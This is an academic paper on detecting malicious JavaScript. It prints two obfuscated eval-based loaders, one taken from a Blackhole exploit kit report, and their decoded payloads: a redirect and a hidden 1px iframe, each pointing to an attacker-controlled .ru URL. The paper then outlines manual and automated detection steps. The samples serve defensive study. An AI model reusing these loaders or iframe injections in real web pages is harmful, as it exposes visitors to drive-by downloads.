



Malicious JavaScript Detection

Ishan Chauhan

[PG Research Scholar]
Dept. of Comp. Science
Rollwala Comp. Centre
Gujarat University

Nirali Modi

[PG Research Scholar]
Dept. of Comp. Science
Rollwala Comp. Centre
Gujarat University

Kaushal Bhavsar

CEO
Pratikal Pvt. Ltd.
Ahmadabad
Gujarat India

Hiren Joshi

Dept. of Comp. Science
Rollwala Comp. Centre
Gujarat University

Abstract— JavaScript helps to both web pages to look attractive and to Developers to reduce Server side functionality. JavaScript runs on the web browser, interacts with web browser's window. JavaScript helps Attacker's to hide their code. This code can be Malicious. Various normal defined methods can be used by an attacker to hide the code. Obfuscation techniques are also used to obfuscate the malicious code. Due to the malicious code, JavaScript becomes malicious and causes harm to the webpage. To decode Malicious JavaScript has approach to scan scripts in the web page, in that script, check word by word and character by character to know meaning of the code. This technique can be analysed by two ways. First approach is to analyse script manually and second the analysis of the script by an automated approach. First, Manual Analysis of the script contains scanning of the script by both human eye and human understanding. Once this approach has been understood, second approach is reviewed. In Second approach, analysis of the script is done with the help of the programs. Programs searches for the script in web page automatically, result of that program passed to another program which scans the words and character to understand the meaning of the script. With the help of this scanning, maliciousness of script can be detected. In addition to these approaches, Script would be run in safer environment to know how it can harm to web page if needed.

Keywords— JavaScript, Security, Hybrid detection, Manual Approach, Automated Approach

I. INTRODUCTION

JavaScript is a browser language that allows developers to create sophisticated client-side interfaces for web applications. JavaScript code is also used to carry out attacks against the user's browser and its extensions. Drive-by-downloads, cross site scripting (XSS), session hijacking etc. are the methods of malicious JavaScript to download additional malwares and to take over the control of victim's machine [2]. JavaScript code helps attackers to hide the malicious code into the original code with the help of some meaningless looking code [1]. This code may not seem to have some meaningful information at first look. But while analysing, code can make trouble for the one who is taking look. Thus Code is obfuscated. Obfuscation is a technique which makes programs harder to understand [3]. Attackers use different approaches to obfuscate the JavaScript. These approaches may include the use of various methods of javascripts, redefining variables and converting numeric values into the characters and then passing the those characters to the javascripts function which may make a call to system or requesting or accessing the information related to the victim's machine or his/her private data etc. Javascripts can be obfuscated by the types of packed JavaScript and unpacked JavaScript. Packed JavaScript has the encrypted content of the code while unpacked JavaScript has not any encryption of code. For unpacked JavaScript, decoding of the script can be done by two ways. Here the term decode or decoding refers to the scanning of words such that the words and/or the group of characters do not make any calls to system or they do not try to access user's personal information. First way is the manual approach and the second way is the automated approach.

Section 2 contains examples of the Malicious JavaScript. By referring these examples researchers has tried to identify one pattern of the Malicious JavaScript. Based on this pattern and other common rules of the JavaScript, automated Approach is reviewed in section 3. Section 4 is the Future work.

II. EXAMPLE OF MALICIOUS JAVASCRIPT

Example 1

```
<Script>
v="v"+"al";
if(020===0x10&&window.document)
try
{
    window.document.body=window.document.body
}
catch(gdsgsdg)
{
```

```
w>window;  
v="e"+v;  
e=w[v];  
}  
if(1)  
{  
f=newArray(118,96,112,49,60,50,57,58,8,118,96,112,50,60,116,97,113,47,59,9,103,102,39,116,97,113  
,47,61,60,116,97,113,48,41,31,121,100,110,97,117,108,99,110,115,44,108,110,97,97,115,103,111,109,  
59,34,103,114,116,111,56,47,46,99,102,96,118,105,109,109,107,45,112,117,57,54,48,55,46,47,101,10  
9,114,116,107,47,107,103,110,106,113,47,98,109,108,116,107,110,45,110,104,111,32,59,124);}  
w=f;  
s=[];  
for(i=0;-i+104!=0;i+=1)  
{  
j=i;  
if(e&&(031==0x19))s=s+String.fromCharCode((1*w[j]+j%3));  
}  
e(s)  
</script>
```

Here it is seen that this code has some variables defined and there are some conditions of if statement and some for loops conditions. There is lots of numeric values defined in array too.

Example 1 shows that there is an assignment of a variable v. which has value of val. Next to it has if condition to check for the browser's window.document.object is available or not. It will check for window.document.body of the browser. There is another if condition in which one array is defined. That array is passed to the window which is variable w and then there is a for loop which will run till the length of the array. Now attacker has used the JavaScript's fromCharCode method to convert the numeric values of the array into the characters. This conversion is added into the string and the output is generated.

Output:

```
var1=49; var2=var1; if (var1==var2) { document.location="http://efaxinok.ru:8080/forum/links/column.php"; }
```

This code checks for the condition about whether the two variables are same or not, if they are same then it will send user's windows information to the written website.

Example 2: [7]

```
<Script>  
v="v"+"al";  
if (020===0x10&&window.document)  
try  
{  
window.document.body=window.document.body  
}  
catch(gdsgsdg)  
{  
w>window;  
v="e"+v;  
e=w[v];  
}  
if (1)  
{  
f=newArray(40,101,115,110,98,1  
14,105,110,108,32,39,39,32,122,11,10,31,30,32,31,116,97,113,30,117,102,95,104,115,30,61,31,98,111,  
98,115,109,100,98,115,109,100,108,116,45,97,114,100,95,116,100,67,108,100,107,101,109,114,40,38,1  
03,102,113,95,109,100,37,41,58,11,10,12,8,32,31,30,32,116,101,97,103,114,46,114,112,99,31,59,32,38,  
102,116,115,110,58,46,45,111,105,110,97,119,106,97,108,44,114,116,45,99,110,115,110,115,47,51,45,  
110,104,111,37,59,12,8,32,31,30,32,116,101,97,103,114,46,114,114,121,107,99,46,111,109,115,104,11  
4,105,110,108,32,60,30,39,96,96,115,110,106,117,115,99,39,58,11,10,31,30,32,31,115,103,96,102,116,  
45,113,116,120,106,101,45,96,111,113,98,101,113,30,61,31,37,48,38,57,13,9,30,32,31,30,117,102,95,1  
04,115,44,115,115,119,108,100,44,104,100,103,103,103,114,32,60,30,39,48,110,120,38,57,13,9,30,32,3  
1,30,117,102,95,104,115,44,115,115,119,108,100,44,119,104,98,116,103,30,61,31,37,49,111,118,39,58,  
11,10,31,30,32,31,115,103,96,102,116,45,113,116,120,106,101,45,106,101,101,114,32,60,30,39,48,110,  
120,38,57,13,9,30,32,31,30,117,102,95,104,115,44,115,115,119,108,100,44,116,110,110,32,60,30,39,48  
,110,120,38,57,13,9,11,10,31,30,32,31,103,102,31,38,33,99,109,99,116,107,101,109,114,46,102,99,116,
```

```
68,106,101,108,99,110,115,64,121,72,98,40,38,115,103,96,102,116,38,39,41,31,121,13,9,30,32,31,30,3
2,31,30,32,99,109,99,116,107,101,109,114,46,118,112,105,115,99,40,38,58,100,104,116,32,104,98,61,9
1,37,117,102,95,104,115,90,39,61,58,47,99,103,118,61,37,41,58,11,10,31,30,32,31,30,32,31,30,100,110
,97,117,108,99,110,115,44,103,100,114,69,107,99,109,100,108,116,65,119,73,99,38,39,116,101,97,103,
114,39,40,44,97,111,110,101,109,98,67,103,103,108,99,38,117,102,95,104,115,39,59,12,8,32,31,30,32,
124,11,10,124,39,40,40,57);
}
w=f;
s=[];
for(i=0;-i+492!=0;i+=1)
{
    j=i;
    if(e&&(031==0x19))s=s+String.fromCharCode
    ((1*w[j]+j%3));
}
e(s)
```

</script>

(Ref: <http://hphosts.blogspot.in/2012/10/blackhole-exploit-compromised-sites.html>)

Same with example 2, the pattern can be easily identified. Output of this code is as follows:

Output:

```
(function () { var ugaht = document.createElement('iframe'); ugaht.src = 'http://ojpaxlam.ru/count13.php';
ugaht.style.position = 'absolute'; ugaht.style.border = '0'; ugaht.style.height = '1px'; ugaht.style.width = '1px';
ugaht.style.left = '1px'; ugaht.style.top = '1px'; if (!document.getElementById('ugaht')) { document.write('
'); document.getElementById('ugaht').appendChild(ugaht); } })();
```

This script generates iframe with the source of the attacker's website. And it opens attacker's website without the user's consent.

III. APPROACH FOR DECODING JAVASCRIPT

After analysing various Papers and some of the tools, researchers have come on the level of thinking that how they are going to decode the JavaScript. As every software tool have some similarities that how they will be developed, researcher's tool will not be an exception. Our approach for the detection of the malicious code in Javascript will be depended on the two types. 1st Manual approach to analyse the javascript and 2nd approach that is the decoding the javascript automatically.

A. Observation of manual approach

In Manual approach, Javascripts is been observed manually. i.e., checking whether the script contains any malicious code or not. To check script has malicious content within it, first required to search for the total number of the javascript existed in the web page. So the search for the tag line/lines of webpage manually. Then it is required to find "<script type =\"text/javascript\"> or only <script>". This process is been repeated until the end of the code has been reached. Which means "</html>" tags is encountered. In case there is identified that there has n number of the javascripts found, next thing is required to proceed for the script interpretation.

In script interpretation, the contents of the script will be observed. In this content, words and characters are observed. Attackers are using every working functionality of javascript to obfuscate his original code. So there has to scan every single word is been encountered within the opening and ending of the script tags. So while interpreting, some decision will be taken such that it would be clear that weather the script is malicious or not. Based on this decision notification will be generated. Also that will be alert for the related person about what to do about the script. So, Step by step Observation would be as follows:

- Search for the total number of JavaScript in a Page.
- Total Number of JavaScript : n (Where n is the number of JavaScript)
- Scan n number of JavaScript manually
- If some function or activity is suspicious then identify it.
- Locate the script in the page.
- Alert and identify the threat level.

B. Automated Approach

In Automated Approach, the steps which has been processed while manual approach has to be performed automatically. For achieving this goal of automation, some programmes will be made which will do related work in easy way. 1st program which will be made is the code for the line checking. In Line checking program, entire web page will be scanned by a program. This program will check for the script tags. Once total number of script is been found, this program will carry forward the contents of the script to another program which is script processing program.

Script processing will work same as the script observation, here script processing program will try to decode the script, it will then match the patterns of that script with the existing malicious patterns and it will do comparison. During the processing if program finds the activity of the program is malicious then it will generate the alert. And also it will give the notification. The steps and diagram of basic flow for the programmatic approach are as follows:

- Line Checker program: - Scan lines & search for the tags.
- Script Processing Program:- If there is JavaScript, Scan word by word, Line by Line in the script, Match words with system calls considering that they doesn't make a call to system for harming it.
- If there is a probability that script can harm system, make alert. Locate the script in file and write Notification.
- Go to the Step -1 if there is no end of the file or there are more scripts remaining to scan.




Fig.1 Basic Flow

C. Future Work

In Addition to providing static anomaly based detection, hybrid anomaly based detection will also be provided. In this approach, first JavaScript will be decoded by static way like Jsunpack [4][1] and other tool does[5][6]. In addition to this, there shall be some dynamic analysis. In dynamic analysis Malware emulator [3] will be provided in which javascripts will be downloaded and would run in the safer environment within the browser. With the help of this, browser will run the script as it was in its obfuscated code. So, the actual behaviour of the script can be known.

IV. CONCLUSIONS

Since JavaScript is an integral part of today's website functionality, attackers have taken advantage of its flexibility to obfuscate malicious code and hide attack payload from security scanners.

With the right knowledge, one can know what to watch for, and understand how to protect one's system and their organization in web. A layered protection and planned strategy enables multiple security defenses to work together to help to protect and defend against web threats, and particularly malicious JavaScript attacks.




Fig. 2 Basic flow for Analysis of JavaScript

ACKNOWLEDGMENT

It would not have been possible to write this journal without the help and support of the Kind people around me, to only some of whom it is possible to give particular mention here.

I would like to express my deep and sincere gratitude to my guide **Mr Kaushal Bhavsar, Founder & CEO, Pratikar**, for providing necessary infrastructure and resources to accomplish my research work. His wide knowledge and his logical way of thinking have been of great value for me. His understanding, encouraging and personal guidance have provided a good basis for the present thesis.

I would like to express my sincere gratitude to my advisor **Dr Hiren Joshi**, Asst. Prof. Department of computer science Rollwala computer centre for the continuous support of my M.Tech study and research, for his patience, motivation, enthusiasm, and immense knowledge. His guidance helped me in all the time of research and writing of this thesis. I could not have imagined having a better advisor and mentor for my M.Tech study.

REFERENCES

- [1] Steven Adair, Black Hartstein, Michael Hale Ligh and Matthew Richard, *Tools & Techniques for fighting malicious code*, Chapter 6. Documents , Shellcode and URL, Wiley publishers, Indianapolis:2011 , pp. 155-216.
- [2] Marco Cova, Christopher Kruegel and Giovanni Vigna, "*Detection and Analysis of Drive-by-Download Attacks and Malicious JavaScript Code*"
- [3] Kangbin Yim, Ilsun You. "*Malware Obfuscation Techniques: A Brief Survey(2010)*", International Conference on Broadband, Wireless Computing , Communication and Applications, pp. 1-4, Nov. 09, 2010.
- [4] <http://jsunpackn.googlecode.com/svnhistory/r44/trunk/depends/pynids-0.6.1/README>
- [5] <http://code.google.com/p/yara-project/>
- [6] http://en.wikipedia.org/wiki/Beautiful_Soup
- [7] <http://hphosts.blogspot.in/2012/10/blackhole-exploit-compromised-sites.html>